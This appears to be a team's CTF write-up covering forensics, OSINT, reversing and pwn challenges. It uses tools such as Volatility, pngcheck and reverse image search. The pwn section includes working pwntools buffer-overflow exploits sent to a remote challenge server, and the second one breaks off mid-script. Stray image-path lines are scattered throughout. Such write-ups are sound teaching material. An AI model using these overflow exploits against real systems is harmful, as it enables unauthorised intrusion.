SH3LL_5H0CK3R$!
write-ups

4n0nymous3 - Rhea Rajput
WhoDatShark - Sharez Shaikh
lucifer - Shivam Mishra
slayer - Atharva Vartak

Table of Contents

FORENSICS

BIBBA 1 (Difficulty: Easy)

Description:

my grandfather sent me this one photo describing it as his one of the most cherised and sacred memories during his time. help me find out some details about it. part 1: png header error, after solving flag would be printed on the photo.

Flag Format:


0CTF{}

Attachment:

pippa(Part 1).png

Solution:

The image is corrupted and won't open, but that doesn't mean we can't run strings on it!



Flag:

`0CTF{pNg_h34d3rs_4r3_A_P4!n_P4!n_!n_7h3_455}`

The Vanishing of Dr. Kumar (Difficulty: Medium)

Description:

Dr. Kumar disappeared right before his big cybersecurity speech, leaving everyone baffled. Despite tight security, no one saw where he went. The mystery of his disappearance has everyone on edge, with ACP Pradyuman and his team joining the investigation.

Flag Format:

0CTF{}

Attachment:

Gadbad.mp4


Solution:

Viewing the video, we can see the text "cidacp123" in the top right corner above the Sony TV Logo. That's gonna come in handy later. Next, I used `exiftool` on the video and there was a URL included:

On visiting the URL we are prompted to enter a password, so using the one we found earlier, we can successfully access and download the file. It was a PDF containing statements of 10 suspects. I wasted a long time analysing this file and found nothing. I had given up until later a hint was released and it pointed to hearing something. Turns out I had neglected the audio in the video. On hearing it at a high volume, a strange background noise was evident. Then I used `ffmpeg` to extract the audio from the given video using the following command:

```
ffmpeg -i Gadbad.mp4 gadbad_audio.wav
```

The format was kept as `.wav` because I read that it imports in tools like Audacity. After this I followed a common route of checking the spectrogram of the audio, and voila:



Flag:

`0CTF{Kr1t1_S1nh4_is_k1dnapp3r}`

Baby Mem (Difficulty: Easy)

Description:

Sorry, I made more. Help me find the name and physical address of file potentially containing the Virus!!!

Flag Format:

0CTF{filename.extension_0xsomething}

Attachment:


Mr1tyu.mem

Solution:


We got Second Blood in this challenge! Since we are given a memory dump, Volatility3 is the obvious choice. From the Infant Mem challenge, I had already found it was a windows machine using the plugin `windows.info`. To find the virus file, first I ran the windows filescan plugin and saved the output in a file using the following command:

```
vol -f /home/rhea/Downloads/shunya/mr1tyu.raw windows.filescan > /home/rhea/Downloads/shunya/files.txt
```

My first thought was to look in the Downloads folder, since that's how viruses usually get into systems:



That's definitely a virus, so I tried entering the offset of this file but my flag was rejected. I decided to search for DudleyTrojan.bat specifically and found that there were several more locations where this file existed:



There were only 5 more, so we tried each address. The file located at `\DudleyTrojan.bat` at offset `0x64ac7a18` was the correct one.

Flag:

`0CTF{DudleyTrojan.bat_0x64ac7a18}`

Teenage Mem (Difficulty: Easy)

Description:

Sorry but lastly, please give me the md5 hash of the virus... See you all next time:)

Flag Format:

0CTF{md5hash}

Attachment:

Mr1tyu.mem

Solution:

We got Second Blood in this challenge as well! To find the MD5 hash of the file, we will need to extract it and then calculate the sum. The `windows.dumpfiles` plugin is used to extract a file at a specific offset, which is specified with the `physaddr` flag in the command:

```
┌──(rhea㉿evilisme)-[~/Downloads/shunya]
└─$ vol -f /home/rhea/Downloads/shunya/mr1tyu.raw windows.dumpfiles --physaddr 0x64ac7a18
Volatility 3 Framework 2.5.2
Progress:  100.00               PDB scanning finished
Cache   FileObject      FileName        Result

DataSectionObject       0x64ac7a18      DudleyTrojan.bat        file.0x64ac7a18.0x84e0cce8.DataSectionObject.DudleyTrojan.bat.dat
```

Renaming the file to DudleyTrojan.bat and running the `md5sum` command:

```
┌──(rhea㉿evilisme)-[~/Downloads/shunya]
└─$ md5sum DudleyTrojan.bat
0bf9e9f7e629cde113b50513d6ea6f34  DudleyTrojan.bat
```

Thus, the MD5 hash of the virus file is `0bf9e9f7e629cde113b50513d6ea6f34`.

Flag:

`0CTF{0bf9e9f7e629cde113b50513d6ea6f34}`

OSINT

11.11.11.11 (Difficulty: Medium)

Description:

In a house where whispers softly sound, Eleven hearts in mysteries are bound. Symbols dance in shadows, secrets they hold, Their fate, a tale yet to unfold.

Seeker, in this puzzle's glow, What's on the ground floor, do you know? Amidst this mystery, one thing is clear, What's there now, let's bring it near.

Flag Format:

0CTF{}

Attachment:


11.11.11.11.jpeg

Solution:

This challenge is inspired by the case of the Burari Deaths in which 11 members of a family committed a mass suicide. Having seen the Netflix show inspired by this story (House of Secrets: The Burari Deaths), I recognised the contents of the image. The challenge title and description also hinted at "11" a lot.

Our aim is to find what is on the ground floor of the house of this family at present. I googled "Chundawat family" (the name of the family that committed suicide) and used google dorking to look specifically for matches that contained the text "ground floor". I stumbled upon this article where there's a picture of the ground floor:

I tried multiple options like "Dhruv Diagnostics", "Dhruv Diagnostic Laboratory", "Dhruv Diagnostic Lab", but none worked. I found this result after searching for the lab on Google:



The correct answer was Dhruv Diagnostics Center.

Flag:

`0CTF{Dhruv_Diagnostics_Center}`

Uncover the Tea (Difficulty: Medium)

Description:

Yo, so imagine this crazy drama dive, fam! You got two major rap stars going at it like it's nobody's business, taking their beef from tweets to real-life blows at some fancy event. One even came out with a massive bump on her forehead, yeah, that's your clue, no cap fr dude, like, it was straight-up insane! And then, there's this record label, right? Rumor has it they were trading avocado toast recipes or arguing over who's got the better Spotify playlist. They're in deep trouble, with lawsuits flying left and right, shady deals going down, it's like watching a Netflix thriller unfold, fr. But wait, there's more! There's this whole motorsport incident that went down, with rumors flying about who was involved and what actually went down, man. It's like a whole conspiracy theory brewing, with twists and turns hotter than the tea we spill, you feel me? And speaking of brainstorming, I heard they were sipping on some green, but not the organic kind you find at Whole Foods. Nah, bruh, we're talking that Netflix series-level drama, with more plot twists than a Kanye West tweet. So grab your popcorn and get ready for the tea, 'cause this story's about to get wilder than my DMs after a breakup!

Flag Format:

0CTF{Event_Year_FirstNameOfPerson1_LastNameOfPerson2}

Solution:

We started by dividing the description into different parts:

1. “You got two major rap stars going at it like it's nobody's business, taking their beef from tweets to real-life blows at some fancy event. One even came out with a massive bump on her forehead”
2. There's this whole motorsport incident that went down, with rumors flying about who was involved and what actually went down, man.

We started by researching on these two major incidents. So let’s find out the two major rap stars who shared blows at each other at some “fancy” event. Using google, we came across this article: The 40 Biggest Hip-Hop Feuds. Going through each of them, we came across this feud between Cardi B and Nicky Minaj during the New York Fashion Week Party in 2018. This partially satisfies the first part of the description. Digging dipper, we found that Cardi B got a lump on her forehead in this incident. So, part one is completely satisfied.

In the same article, it is highlighted that there is a song Motorsport, featuring Cardi B, Nicky Minaj and Migo. And Cardi B took subtle shots on Nicky Minaj for her verses in the song. Seems like these two rap stars match the ones in the description.

Flag:

`0CTF{NYFW_2018_Cardi_Minaj}`

Dawg (Difficulty: Easy)

Description:

Thats not a dog, thats a dawg, but who does it belong to?

Attachments:


Dawg.jpg

Flag Format:


0CTF{Owner's_Name}

Solution:

The given photo looked very old and washed out. We tried checking the metadata to find any relevant information, but there was none.



After checking the metadata, we started the reverse image search to find any relevant information on the internet about this image.



We came across this article stating about the very first Instagram post from the founder Kevin Systrom. That's all we needed for the flag.

Flag:

`0CTF{Kevin_Systrom}`

BIBBA 2 (Difficulty: Easy)

Description:

now that you can see the photo, its obvious that its from a wartime assault, can u find me: a)Name of the Battle, b) What tank is that?

Flag Format:

if the battle name is 'battle of stalingrad' and tank name is T-99 then the flag is: 0CTF{Battle_of_Stalingrad_T99}
PS: refer to the image extracted from BIBBA 1

Attachment:


pippa(Part 1).png

Solution:

The image needs to be fixed for this challenge. I ran `pngcheck` on the image:

```
┌──(rhea㉿evilisme)-[~/Downloads/shunya]
└─$ pngcheck pippa\(Part\ 1\).png
zlib warning:  different version (expected 1.2.13, using 1.3)

pippa(Part 1).png  this is neither a PNG or JNG image nor a MNG stream
ERROR: pippa(Part 1).png
```

It must have some errors in structure. I opened the image on https://hexed.it and observed that the magic bytes and header chunk name (IHDR) were malformed.



Replacing the magic bytes to that of a proper PNG (`89 50 4E 47 0D 0A 1A 0A`) and renaming the first chunk as IHDR, I created a new image. It still didn't open, so I again ran `pngcheck` on the new image:

```
┌──(rhea㉿evilisme)-[~/Downloads/shunya]
└─$ pngcheck pippa_1.png
zlib warning:  different version (expected 1.2.13, using 1.3)

pippa_1.png  illegal (unless recently approved) unknown, public chunk GYAT
ERROR: pippa_1.png
```

There was another error in the image. The only public chunk allowed in a PNG that resembles "GYAT" is "IDAT", so I changed this chunk's name to IDAT and finally the image opened:

To find the required details, I ran a reverse image search on google images and found a perfect match. According to this article, this image is of the Battle of Garibpur, 1971 in which India used Russian-made PT-76 tanks.

Flag:

`0CTF{Battle_of_Garibpur_PT76}`

BIBBA 3 (Difficulty: Medium)

Description:

There's no osint without geoguesser... this one is pretty simple, find out the location co-ordinates of the **AREA** where the battle took place. I wish googlemaps could've worked that time :(((

> Note: you only need to be precise upto 2 decimals, i.e: 99.32 N, 29.06 E This has been done because there's no exact location where battles are fought so just a generic nearby approx location would do.

Attachment:


Same as BIBBA 1

Flag Format:

0CTF{XX.XX,YY.YY}

Solution:

This is the third part of the Bibba OSINT series locked behind the completion of BIBBA 2. During our solution to BIBBA 2, we found the battle name was “The Battle of Garibpur”. Going through the same article we used in BIBBA 2, we found a map with some markings.



On trying to decode the map we interpreted that the squares are the battle camps within the location and the mail like symbol is the battlefield. We need to find the coordinates of this exact location. We started marking the known location seen in the image on the map and started analysing it. We found that some areas like Garibpur, Chaugachha are in India as well as Bangladesh. This created some difficulties in marking the exact location on the map. This was the custom map we made trying to find the location. This map didn’t helped us that much, since we marked the wrong Garibpur on the map.

We shifted our approach and searched for Garibpur, Bangladesh on google maps, and found something different. On taking a proper look we can see that this Garibpur lies between Chowgacha and Burinda as shown on the map we found from the article. The battle was fought somewhere here and now we had to find the co-ordinates up to three accurate decimals.

This was the difficult part since we cannot elaborate where did the war took place exactly. We tried the eastern and western boarders of Garibpur but the flag wasn't accepted.

Suddenly, there was an announcement that there was an update in the description of the challenge. Now we need to find the co-ordinates up to two accurate decimals.

This made our work easier, and we made a list of the co-ordinates between Chowgacha and Garibpur, i.e. (23.26, 89.01) to (23.20, 89.05) and started bruteforcing. Finally, the coordinates (23.23, 89.04) were accepted.

Flag:

`0CTF{23.23,89.04}`

BIBBA 4 (Difficulty: Easy)

Description:

Since you are familiar with the battle now, here's another photo i found which my ajoba (grandpa) gave me, find out where it's from and what is the name of attacker jet and the victim jet?

Attachment:

part4.png

Flag Format:


0CTF{nameofbattle_attackerjet_victimjet}

PS: NAME not model number example: 0CTF{BattleofBudhwarPeth_Sukhoi_Rafale}

Solution:

Another BIBBA OSINT problem, but this time we were the first ones to blood it.

Given is an unclear image which shows an aircraft being attacked. Going through the metadata we found nothing relevant so we moved to the reverse image search.



We can see that this is referring to the Battle of Boyra, which occured around the same time as the Battle of Garibpur. Then we found this tweet by Joy Bhattacharjya. The post had the same image and stated, "The Gnats had intercepted four F-86 Sabres over the Boyra salient where they were attacking Indian ground forces." We can identify F-86 Sabres as Pakistani aircrafts and Gnats as Indian aircrafts according to the statement. Initially, the flag format required the model of the jets, but the organisers were changing the description as we were brute-forcing, and luckily, we refreshed the page and noticed the new format. After gaining all the information we crafted the flag.

Flag:

`0CTF{BattleofBoyra_Gnat_Sabre}`

REVERSING

One Liner (Difficulty: Easy)

Description:

I love shortcuts

```
flag = "ƀŰŶȠůļźŞŷŭŪьŰŘŰŧŖŔŦĦŨĬƀźōşŋůIJňijźĖőƀũťũŸŪĞ"
flag = [~(c^i)*(-int(1/(5**0.5) * ((1 + 5**0.5)**1 / 2 - (1 -
5**0.5)**1 / 2))) + len(flag) * 6 + 15 for i, c in enumerate([ord(a)
for a in flag[::-int(1/(5**0.5) * ((1 + 5**0.5)**1 / 2 - (1 -
5**0.5)**1 / 2))]])]
print(tostr(flag))
#  0CTF{___R___E__D___A___C____T_____E____D______}
```

Flag Format:

0CTF{}

Solution:

We used the following script to reverse the encoding process.

Code:

```
flag_encoded_str = "ƀŰŶȠůļźŞŷŭŪьŰŘŰŧŖŔŦĦŨĬƀźōşŋůIJňijźĖőƀũťũŸŪĞ"

# Constants used in the encoding process
key = -int(1/(5**0.5) * ((1 + 5**0.5)**1 / 2 - (1 - 5**0.5)**1 / 2))
offset = len(flag_encoded_str) * 6 + 15

# Convert the string representation to a list of integers
flag_encoded = [ord(c) for c in flag_encoded_str]

# Reverse the encoding process
flag_decoded = ''
for i, c in enumerate(flag_encoded):
    # Reverse the negation and XOR operations
    decoded_char = chr(~((c - offset) // key) ^ i)
    flag_decoded += decoded_char

print(flag_decoded)
```

Output:

```
}kr@m3r_ynnuf_dn@_r3v3lc_@_r0_3k0j_@{FTC0
```

Reversing the output string to get the flag

Flag:

```
flag: 0CTF{@_j0k3_0r_@_cl3v3r_@nd_funny_r3m@rk}
```

PWN

Returning to Winning (Difficulty: Easy)

Description:

A simple pwn challenge

Attachment:

challenge

Flag Format:

0CTF{}

Solution:

We are given an ELF Binary file. Looking it in ghidra by examining the entry function we get the main function


```
undefined8 FUN_0040126f(void)
{
  FUN_00401221();
  return 0;
}
```

Looking at FUN_00401221();

```
void FUN_00401221(void)
{
  char local_48 [64];
  setvbuf(stdout,(char *)0x0,2,0);
  printf("Give me something and shall give you something in
return.");
  gets(local_48);
 return;
}
```

We have a buffer overflow with gets as gets reads from stdin till it reads a newline or EOF

We also have a win function :


```
void FUN_00401196(void)
{
  int iVar1;
  FILE *__stream;
```

```
  puts("Congratulations! You\'ve called the win function.");
  __stream = fopen("flag.txt","r");
  if (__stream == (FILE *)0x0) {
    puts("Error opening the file.");
  }
  else {
    puts("Contents of flag.txt:");
    while( true ) {
      iVar1 = fgetc(__stream);
      if ((char)iVar1 == -1) break;
      putchar((int)(char)iVar1);
    }
    fclose(__stream);
  }
  return;
}
```

By looking at all the functions in the binary, we see that the PIE is disabled so we can call the win function.

Exploit:

```
from pwn import *
context.log_level='debug'
p =remote("13.232.34.171",32174)
# p=process("./c")
pause()
p1=b"A"*0x48
p1+=p64(0x0401196)
p.sendline(p1)
p.interactive()
```



Flag:

0CTF{r3t2w!n_c4n_b3_v3ry_e4sy}

Rock Paper Scissors (Difficulty: Easy)

Description:

Rock Paper Scissors, SHOOT

Attachment:

rps

Flag Format:

0CTF{}

Solution:

We are given a 32 bit binary. Analyzing deeper we get the following information from `checksec`:

```
Arch:    i386-32-little
RELRO:   Partial RELRO
Stack:   No canary found
NX:      NX enabled
PIE:     No PIE (0x8048000)
```

Looking at the main function:

```
undefined4 main(void)

{
  size_t sVar1;
  char local_8a [100];
  char local_26 [2];
  int local_24;
  char local_1d;
  char *local_1c;
  int local_18;
  int local_14;
  undefined *local_10;

  local_10 = &stack0x00000004;
  local_1c = getenv("flag");
  setvbuf(_stdout,(char *)0x0,2,0);
  local_14 = 0;
  local_18 = 0;
  local_1d = '\0';
  puts("Welcome to Rock, Paper, Scissors!");
  printf("Enter your name: ");
  fgets(local_8a,0x96,_stdin);
  sVar1 = strcspn(local_8a,"\n");
  local_8a[sVar1] = '\0';
  do {
    while( true ) {
```

```
      printf("\n%s, choose your move:\n",local_8a);
      puts("1. Rock");
      puts("2. Paper");
      puts("3. Scissors");
      puts("4. Shoot");
      puts("0. Quit");
      printf("Enter your choice: ");
      fgets(local_26,3,_stdin);
      local_26[0] = local_26[0] + -0x30;
      if (local_26[0] == '\0') {
        printf("Thanks for playing, %s. Final scores:\n",local_8a);
        printf("Player: %d\n",local_14);
        printf("Computer: %d\n",local_18);
        return 0;
      }
      if (('\0' < local_26[0]) && (local_26[0] < '\x05')) break;
      puts("Invalid choice. Please choose again.");
    }
    local_24 = generateComputerChoice();
    printf("Computer chooses ");
    if (local_24 == 2) {
      puts("Scissors.");
    }
    else if (local_24 < 3) {
      if (local_24 == 0) {
        puts("Rock.");
      }
      else if (local_24 == 1) {
        puts("Paper.");
      }
    }
    if (local_26[0] == '\x04') {
      if (local_1d == '\x01') {
        if (local_1c != (char *)0x0) {
          puts("You won with devastating damage, and the computer
burst and gave you a flag.");
          printf(local_1c);
                    /* WARNING: Subroutine does not return */
          exit(0);
        }
        puts("Contact an administrator, since the flag is not
available.");
      }
      else {
        puts("Only the creator of this program can use the gun.");
      }
    }
    if ((((local_26[0] == '\x01') && (local_24 == 2)) ||
```

```
        ((local_26[0] == '\x02' && (local_24 == 0)))) ||
       ((local_26[0] == '\x03' && (local_24 == 1)))) {
      puts("Computer wins!");
      local_18 = local_18 + 1;
    }
    else if ((((local_26[0] == '\x01') && (local_24 == 0)) ||
              ((local_26[0] == '\x02' && (local_24 == 1)))) ||
             ((local_26[0] == '\x03' && (local_24 == 2)))) {
      puts("Player wins!");
      local_14 = local_14 + 1;
    }
    else {
      puts("It\'s a tie!");
    }
  } while( true );
}
```


We can see there is a buffer overflow in the first `fgets` call:

```
  fgets(local_8a,0x96,_stdin);
```

We try to read 0x96 bytes (150 bytes) into a 100 byte buffer we in order to get the flag we need to change the value of local_1d to 0x1 we can do that using our buffer overflow

Exploit:

```
from pwn import *
context.log_level='debug'
p =remote("13.232.34.171",  31259)
pause()
p1=b"\x01"*110
